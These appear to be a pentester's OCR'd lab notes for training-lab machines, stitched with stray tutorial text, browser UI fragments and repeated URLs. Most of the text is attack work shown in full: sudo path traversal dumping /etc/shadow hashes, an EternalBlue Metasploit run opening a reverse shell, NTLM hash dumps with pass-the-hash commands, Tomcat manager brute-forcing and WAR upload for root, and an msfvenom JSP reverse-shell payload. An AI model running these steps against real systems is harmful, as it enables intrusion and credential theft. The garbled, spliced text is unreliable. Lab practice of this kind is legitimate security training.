
	email	password
1	john@skytech.com	hereisjohn
2	sara@skytech.com	ihatethisjob
3	william@skytech.com	senseable

```
mysql> select \* from SkyTech;
ERROR:
Unknown command '\*'.
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| SkyTech |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.00 sec)

mysql> use SkyTech;
Database changed
mysql> show tables;
+-----+
| Tables_in_SkyTech |
+-----+
| login |
+-----+
1 row in set (0.00 sec)

mysql> select \* from login;
ERROR:
Unknown command '\*'.
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
mysql> SELECT * FROM login
-> ;
+-----+
| id | email           | password      |
+-----+
| 1  | john@skytech.com | hereisjohn   |
| 2  | sara@skytech.com | ihatethisjob |
| 3  | william@skytech.com | senseable    |
+-----+
3 rows in set (0.00 sec)

mysql>
```



The YeahHub website features a MySQL Command Line Tutorial - Kali Linux article. The article discusses Kali Linux as a popular penetration testing OS with over 400 pre-installed hacking tools. The MySQL section shows a terminal session with errors related to the '*' command.

SELECT * FROM login;

So when we try su sara or william, only sara's account with the given password there works. The other users do not work. I have tried to run multiple linux priviledge esclation but they have failed. I

have tried to use one and it worked the one called **linenum.sh** . Within the scan I have noticed the below :

[+] We can sudo without supplying a password!

Matching Defaults entries for sara on this host:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

User sara may run the following commands on this host:

```
(root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```

This means we can run anything as root using sudo for the /bin/cat accounts/ and /bin/ls.

The problem is that we cannot write to the accounts folder but we can use the other commands, I have tried to use sudo for cat and ls but they both wanted password and failed

Looking ..

So it means anything within the * can be run without sudo ..

So

So the above displayed

"accounts/*" this means we can do directory traversal .

So we can use the "*" to pass directories to it

```
w1tcham.X.16241:0:9999:7::: /home/w1tcham/.pwn/bdsh | 54      admin' or l=1-  
sara@SkyTower:/home$ | 55      admin' or l=1#  
sara@SkyTower:/home$ sudo cat /accounts/../etc/shadow  
root:$6$rKYhh57q$AVs1wNVSBsE5K.IU1Wp9l7Ndg3iPlB7yczctQD6OL9fBZir2ppGDA6v0Vx17xjg.b3zu6mkAVpEN2BuG3wvS2l/:16241:0:99999  
daemon:*:16241:0:99999:7:::  
bin:*:16241:0:99999:7:::  
sys:*:16241:0:99999:7:::  
sync:*:16241:0:99999:7:::  
games:*:16241:0:99999:7:::  
man:*:16241:0:99999:7:::  
lp:*:16241:0:99999:7:::  
mail:*:16241:0:99999:7:::  
news:*:16241:0:99999:7:::  
uucp:*:16241:0:99999:7:::  
proxy:*:16241:0:99999:7:::  
www-data:*:16241:0:99999:7:::  
backup:*:16241:0:99999:7:::  
list:*:16241:0:99999:7:::  
irc:*:16241:0:99999:7:::  
gnats:*:16241:0:99999:7:::  
nobody:*:16241:0:99999:7:::  
libuuid!:16241:0:99999:7:::  
sshd:*:16241:0:99999:7:::  
mysql!:16241:0:99999:7:::  
john:$6$a39powbs$ditVKZ1waa6vJEh3BG1d5jLv/uADKcl.r1kcA.XKyhNfJoiDhSdwmSzEl3V5cZ/S6ec3wd8rdNA2d0znTXhl0/:16198:0:99999  
sara:$6$2PvpHNG0$hbaMRd5fZhWMDHyyhGHINSy.qBHnvP4QW1k9RSwv.pQM6SoZey53C7S7aF6263ae6qx5TwVA6sahf5tebUqvY1:16198:0:99999  
william:$6$c3VykdoT$qRUKl1e77skTm0sLHavRSp8mUJfMIPrJBovrXC8o9GY8/P7gpasSbvtqA0rn9.HyxjKhSVji8/CzHNFLit3GU1:16241:0:99999  
sara@SkyTower:/home$  
sara@SkyTower:/home$ sudo ls /accounts/../*  
flag.txt  
sara@SkyTower:/home$ sudo cat /accounts/../*/flag.txt  
Congratz, have a cold one to celebrate!  
root password is theskytower  
sara@SkyTower:/home$ hostname  
SkyTower  
sara@SkyTower:/home$ su root  
Password:  
su: Authentication failure  
sara@SkyTower:/home$ su root
```

```
sara@SkyTower:/home$ sudo cat /accounts/../etc/shadow  
root:$6$rKYhh57q$AVs1wNVSBsE5K.IU1Wp9l7Ndg3iPlB7yczctQD6OL9fBZir2ppGDA6v0Vx17xjg.b3zu6mkAVpEN2BuG3wvS2l/:16241:0:99999:7:::  
daemon:*:16241:0:99999:7:::  
bin:*:16241:0:99999:7:::  
sys:*:16241:0:99999:7:::  
gnats:*:16241:0:99999:7:::  
nobody:*:16241:0:99999:7:::  
libuuid!:16241:0:99999:7:::  
sshd:*:16241:0:99999:7:::
```

```
mysql!:!:16241:0:99999:7:::  
john:$6$a39powbs$ditVKZ1waa6vJ Eh3BG1d5jLv/uADKcl.r1kcA.XKyhNfJoiDhSdwmSZel3V5cZ/S6ec3  
wd8rdNA2dOznTXhI0/:16198:0:99999:7:::  
sara:$6$2PvpHNG0$hbaMRd5fZhWMDHyyhGHINSy.qBHnvP4QW1k9RSwv.pQM6SoZey53C7S7aF626  
3ae6qx5TwVA6sahf5tebUqvY1:16198:0:99999:7:::  
william:$6$c3VykdoT$qRUKl1e77skTm0sLHavRSp8mUJfMIPrJBovrXC8o9GY8/P7gpasSbvtqA0rn9.Hyx  
jKhSVji8/CzHNFLit3GU1:16241:0:99999:7:::  
sara@SkyTower:/home$  
sara@SkyTower:/home$ sudo ls /accounts/../.root/  
flag.txt  
sara@SkyTower:/home$ sudo cat /accounts/../.root/flag.txt  
Congratz, have a cold one to celebrate!  
root password is theskytower  
sara@SkyTower:/home$ hostname  
SkyTower
```

10.11.1.220 - MASTER

22 May 2018
15:40

Nmap showed SMB ports are open after running NMAP smb vuln checker it was detected that the machine is vulner to MS17-010 enternal blue as in running SMBv1

```
root@kali:~/Documents/252# nmap -A -O 10.11.1.220
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-22 15:40 BST  
Nmap scan report for 10.11.1.220  
Host is up (0.19s latency).  
Not shown: 980 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp        FileZilla ftptd 0.9.34 beta  
|_ ftp-syst:  
|_ _ SYST: UNIX emulated by FileZilla  
53/tcp    open  domain     Microsoft DNS 6.1.7601  
|_ dns-nsid:  
|_ _ bind.version: Microsoft DNS 6.1.7601 (1DB1446A)  
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2013-12-28 07:37:21Z)  
135/tcp   open  msrpc     Microsoft Windows RPC
```

139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: thinc.local, Site: Default-First-Site-Name)
445/tcp open microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: THINC)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: thinc.local, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=master.thinc.local
| Not valid before: 2013-12-27T07:37:00
|_Not valid after: 2014-06-28T07:37:00
|_ssl-date: 2013-12-28T07:37:36+00:00; -4y145d07h04m46s from scanner time.
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc Microsoft Windows RPC
49175/tcp open msrpc Microsoft Windows RPC
MAC Address: 00:50:56:89:30:4E (VMware)
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=5/22%OT=21%CT=1%CU=36433%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=5B042CC6%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10D%TI=I%II=I%SS=S
OS:%TS=7)SEQ(SP=107%GCD=1%ISR=10D%TI=I%TS=7)OPS(O1=M529NW8ST11%O2=M529NW8ST
OS:11%O3=M529NW8NNT11%O4=M529NW8ST11%O5=M529NW8ST11%O6=M529ST11)WIN(W1=2
000
OS:%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M
529
OS:NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R
OS:=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF
OS:=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80
OS:%CD=Z)

Network Distance: 1 hop

Service Info: Host: MASTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
|_clock-skew: mean: -1606d07h04m46s, deviation: 0s, median: -1606d07h04m46s
|_nbstat: NetBIOS name: MASTER, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:89:30:4e
(VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard
6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: master
|   NetBIOS computer name: MASTER\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: master.thinc.local
|_ System time: 2013-12-27T23:37:35-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
|   2.02:
|_ Message signing enabled and required
| smb2-time:
|   date: 2013-12-28 07:37:35
|_ start_date: 2014-01-14 08:30:54
```

//Nmap showing MASTER being vuln to smb

```
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
root@kali:~/Documents/252# nmap --script smb-vuln-ms17-010.nse 10.11.1.220
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-22 13:39 BST
Nmap scan report for 10.11.1.220
Host is up (0.35s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49175/tcp open  unknown
MAC Address: 00:50:56:89:30:4E (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References: https://www.exploit-db.com/exploits/3544/
|               https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|               https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|               https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ 

Nmap done: 1 IP address (1 host up) scanned in 12.42 seconds
root@kali:~/Documents/252#
```

After searching I came across Eternal blue the module existed in **metasploit**.

Exploit target: Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums Ne

Id	Name
0	Windows 7 and Server 2008 R2 (x64) All Service Packs *Untitled Document 5

*Untitled Document 3 x *Untitled Document 4 x raptor_udf.c x 33077.c x *Untitled Document 1 x

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.11.1.220
RHOST => 10.11.1.220
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.11.0.72:4444
[*] 10.11.1.220:445 - Connecting to target for exploitation.
[+] 10.11.1.220:445 - Connection established for exploitation.
[+] 10.11.1.220:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.11.1.220:445 - CORE raw buffer dump (51 bytes)
[*] 10.11.1.220:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.11.1.220:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.11.1.220:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.11.1.220:445 - 0x00000030 6b 20 31 k 1
[+] 10.11.1.220:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.11.1.220:445 - Trying exploit with 12 Groom Allocations.
[*] 10.11.1.220:445 - Sending all but last fragment of exploit packet
[*] 10.11.1.220:445 - Starting non-paged pool grooming
[+] 10.11.1.220:445 - Sending SMBv2 buffers
[+] 10.11.1.220:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.11.1.220:445 - Sending final SMBv2 buffers.
[*] 10.11.1.220:445 - Sending last fragment of exploit packet!
[*] 10.11.1.220:445 - Receiving response from exploit packet
[+] 10.11.1.220:445 - ETERNALBLUE overwrite completed successfully (0xC00000D) !
[*] 10.11.1.220:445 - Sending egg to corrupted connection.
[*] 10.11.1.220:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.11.0.72:4444 -> 10.11.1.220:50072) at 2018-05-22 15:38:13 +0100
[+] 10.11.1.220:445 - =====
[+] 10.11.1.220:445 - =====WIN=====
[+] 10.11.1.220:445 - =====
```

Plain Text ▾ Tab Width: 8 ▾

Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ls

The exploit gave me Root no need for privilege escalation.

type proof.txt

e3622ae818a19d0648d60092afa46822

```
Directory of C:\Users\Administrator\Desktop 220
12/27/2013 11:37 PM <DIR> .<https://www.google.com/search?client=firefox-b&ei=3RMEW4LEFYIAgAav2rTgCw&q=microsoft+dns>
12/27/2013 11:37 PM <DIR> ..<https://www.google.com/search?client=firefox-b&ei=3RMEW4LEFYIAgAav2rTgCw&q=microsoft+dns>
08/02/2012 07:46 AM Visited Offense 282 desktop.ini<https://www.google.com/search?client=firefox-b&ei=3RMEW4LEFYIAgAav2rTgCw&q=microsoft+dns>
12/28/2013 10:03 PM 2,083 FileZilla Server Interface.lnk<https://www.google.com/search?client=firefox-b&ei=3RMEW4LEFYIAgAav2rTgCw&q=microsoft+dns>
12/29/2013 01:44 AM 42 ntpdStop.bat<https://www.google.com/search?client=firefox-b&ei=3RMEW4LEFYIAgAav2rTgCw&q=microsoft+dns>
12/27/2013 11:37 PM 34 proof.txt *Untitled Document 5<https://www.google.com/search?client=firefox-b&ei=3RMEW4LEFYIAgAav2rTgCw&q=microsoft+dns>
        4 File(s)      2,441 bytes
        2 Dir(s) 28,992,815,104 bytes free<https://www.google.com/search?client=firefox-b&ei=3RMEW4LEFYIAgAav2rTgCw&q=microsoft+dns>
raptor_udf.c x 33077.c x *Untitled Document 5<https://www.google.com/search?client=firefox-b&ei=3RMEW4LEFYIAgAav2rTgCw&q=microsoft+dns>

C:\Users\Administrator\Desktop>cat proof.txt
cat proof.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
Try the msfvenom repo of msfvenom

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
e3622ae818a19d0648d60092afa46822

C:\Users\Administrator\Desktop>hostname
hostname
master

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.11.1.220
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :

Tunnel adapter isatap.{A349D7ED-C8C7-4015-8869-FF8CE388BC58}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
https://www.exploit-db.com/exploits/3544/ Exploiting Microsoft DNS Dynamic Updates for Fun and Profit - exploit-db.com

Tunnel adapter Local Area Connection* 11:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\Users\Administrator\Desktop>
```

Grabbing the hashes

Administrator:500:aad3b435b51404eeaad3b435b51404ee:0598acedc0122622ad85afc9e66d329e
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bca55919186bf4443840164612ce9f77
kevin:1106:aad3b435b51404eeaad3b435b51404ee:aef3d57f355a02297fc386630a01449e
robert:1110:aad3b435b51404eeaad3b435b51404ee:0d3f32016ee8a42ba768d558875d57e5

```
MASTER$:1000:aad3b435b51404eeaad3b435b51404ee:e92acc3528ba4fac12ac0beed5f1711b  
SLAVE$:1103:aad3b435b51404eeaad3b435b51404ee:789cf984d53d9616fca933d37e974209  
OBSERVER$:1111:aad3b435b51404eeaad3b435b51404ee:d60552ce7c9dc4fabdf0ba4e5fc46f69
```

Use psexec against the hash above against the observer and the slave

<https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>

```
pth-winexe -U admin/hash:has //192.168.0.101 cmd
```

```
xfreerdp /u:admin /d:win7 /pth:hash:hash /v:192.168.1.101
```

<https://www.toshellandback.com/2017/02/11/psexec/>

```
//pass the hash observer
```

```
xfreerdp /u:Administrator /d:win7  
/pth:aad3b435b51404eeaad3b435b51404ee:0598acedc0122622ad85afc9e66d329e /v:10.11.1.218
```

has SMB on

```
//pass the hash slave
```

```
xfreerdp /u:Administrator /d:win7  
/pth:aad3b435b51404eeaad3b435b51404ee:0598acedc0122622ad85afc9e66d329e /v:10.11.1.221
```

10.11.1.209

23 May 2018
14:01

The Nmap results of the machine showed Apache Tomcat running on 8080.

<http://10.11.1.209:8080/manager/serverinfo>

```
Host is up (0.12s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      SunSSH 1.1.5 (protocol 2.0)
| ssh-hostkey:
|   1024 b0:d1:14:4f:d2:43:20:e4:90:f7:ca:e3:8a:36:39:86 (DSA)
|   1024 dd:36:f6:09:23:4c:c4:c3:44:d6:6e:2f:6a:ff:b3:12 (RSA)
80/tcp    open  http     Apache httpd 1.3.41 ((Unix) mod_perl/1.31)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|   Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.41 (Unix) mod_perl/1.31
|_ http-title: Test Page for the SSL/TLS-aware Apache Installation on Web Si...
111/tcp   open  rpcbind 2-4 (RPC #100000)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/5.5.35
MAC Address: 00:50:56:B8:47:77 (VMware)
No exact OS matches for host (If you know what OS is running on it, see http://...
TCP/IP fingerprint:
OS:SCAN(V=7.50%E=4%D=5/23%OT=22%CT=1%CU=35305%PV=Y%DS=1%DC=D%G=Y%M=005056%T...
OS:M=5B05BBC6%P=i686-pc-linux-gnu)SEQ(SP=99%GCD=1%ISR=A3%TI=I%TS=7)OPS(01=N...
OS:NT11M529NW0NNS%02=NNT11M529NW0NNS%03=NNT11M529NW0%04=NNT11M529NW0NNS%05=...
OS:NNT11M529NW0NNS%06=NNT11M529NNS)WIN(W1=C24E%W2=C24E%W3=C1CC%W4=C068%W5=C...
OS:068%W6=C0B7)ECN(R=Y%DF=Y%T=3C%W=C416%0=M529NW0NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=...
OS:3C%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A...
OS:=S+%F=AR%0=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=Y%T=FF%IPL=70%UN=0%RIPL=G%RI...
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=Y%T=FF%CD=S)

Uptime guess: 0.948 days (since Tue May 22 16:21:04 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=154 (Good luck!)
IP ID Sequence Generation: Incremental
```

Turn to your computer, move the mouse pointer outside or press Ctrl+Alt
<https://github.com/psmiraglia/ctf/blob/master/kevgir/001-tomcat.md>

After running Dirb to find possible directories noticed this :

<http://10.11.1.209:8080/manager/serverinfo>

GENERATED WORDS: 4612 Started G Amplia Security - Resea...

```
---- Scanning URL: http://10.11.1.209:8080/ ----
==> DIRECTORY: http://10.11.1.209:8080/admin/
+ http://10.11.1.209:8080/favicon.ico (CODE:200|SIZE:21630)
==> DIRECTORY: http://10.11.1.209:8080/host-manager/
==> DIRECTORY: http://10.11.1.209:8080/jsp-examples/
==> DIRECTORY: http://10.11.1.209:8080/manager/ _____
==> DIRECTORY: http://10.11.1.209:8080/servlets-examples/
==> DIRECTORY: http://10.11.1.209:8080/tomcat-docs/
+ http://10.11.1.209:8080/webdav (CODE:200|SIZE:1778)
==> DIRECTORY: http://10.11.1.209:8080/WEB-INF/

---- Entering directory: http://10.11.1.209:8080/admin/ ----
==> DIRECTORY: http://10.11.1.209:8080/admin/connector/
==> DIRECTORY: http://10.11.1.209:8080/admin/host/
==> DIRECTORY: http://10.11.1.209:8080/admin/images/
+ http://10.11.1.209:8080/admin/index.html (CODE:200|SIZE:4786)
==> DIRECTORY: http://10.11.1.209:8080/admin/resources/
==> DIRECTORY: http://10.11.1.209:8080/admin/server/
==> DIRECTORY: http://10.11.1.209:8080/admin/service/
==> DIRECTORY: http://10.11.1.209:8080/admin/users/
==> DIRECTORY: http://10.11.1.209:8080/admin/WEB-INF/

---- Entering directory: http://10.11.1.209:8080/host-manager/ ----
+ http://10.11.1.209:8080/host-manager/add (CODE:401|SIZE:954)
+ http://10.11.1.209:8080/host-manager/html (CODE:401|SIZE:954)
==> DIRECTORY: http://10.11.1.209:8080/host-manager/images/
+ http://10.11.1.209:8080/host-manager/list (CODE:401|SIZE:954)
+ http://10.11.1.209:8080/host-manager/remove (CODE:401|SIZE:954)
+ http://10.11.1.209:8080/host-manager/start (CODE:401|SIZE:954)
+ http://10.11.1.209:8080/host-manager/stop (CODE:401|SIZE:954)
==> DIRECTORY: http://10.11.1.209:8080/host-manager/WEB-INF/

---- Entering directory: http://10.11.1.209:8080/jsp-examples/ ----
==> DIRECTORY: http://10.11.1.209:8080/jsp-examples/cal/
==> DIRECTORY: http://10.11.1.209:8080/jsp-examples/error/
==> DIRECTORY: http://10.11.1.209:8080/jsp-examples/forward/
==> DIRECTORY: http://10.11.1.209:8080/jsp-examples/images/
==> DIRECTORY: http://10.11.1.209:8080/jsp-examples/include/
+ http://10.11.1.209:8080/jsp-examples/index.html (CODE:200|SIZE:16375)
==> DIRECTORY: http://10.11.1.209:8080/jsp-examples/jsp2/
==> DIRECTORY: http://10.11.1.209:8080/jsp-examples/plugin/
```

Which required a password which was easily brute forced using metasploit module `tomcat_mgr_login`

The username : tomcat password : tomcat

```
[ThREADS => 10] msf auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 10.11.1.209:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: role1:manager (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: root:role1 (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.11.1.209:8080 - Login Successful: tomcat:tomcat
[-] 10.11.1.209:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.11.1.209:8080 - LOGIN FAILED: both:root (Incorrect)
```

After login there is a upload function to upload WAR files. The upload function only accept "WAR" file type. The use of burp suit was used to intercept the traffic and change the file format from shell.php;.war --> shell.php but it would do server side checking and not permit the file upload.

After some googling I managed to find a metasploit module called "tomcat_mgr_upload"

Which got me root, however I did want to try another method.

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 10.11.0.162:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying sw8oz...
[*] Executing sw8oz...
[*] Sending stage (53837 bytes) to 10.11.1.209
[*] Undeploying sw8oz ...
[*] Meterpreter session 1 opened (10.11.0.162:4444 -> 10.11.1.209:32829) at 2018-05-23
Apache Tomcat/5.5.35
meterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/http/tomcat_mgr_upload) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1 created.
Channel 1 created.

id
uid=0(root) gid=0(root)
whoami
```

I used msfvenom to create a java reverse shell but within the java there is a file which is used to execute it!

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=1337 -f war
> shell.war
```

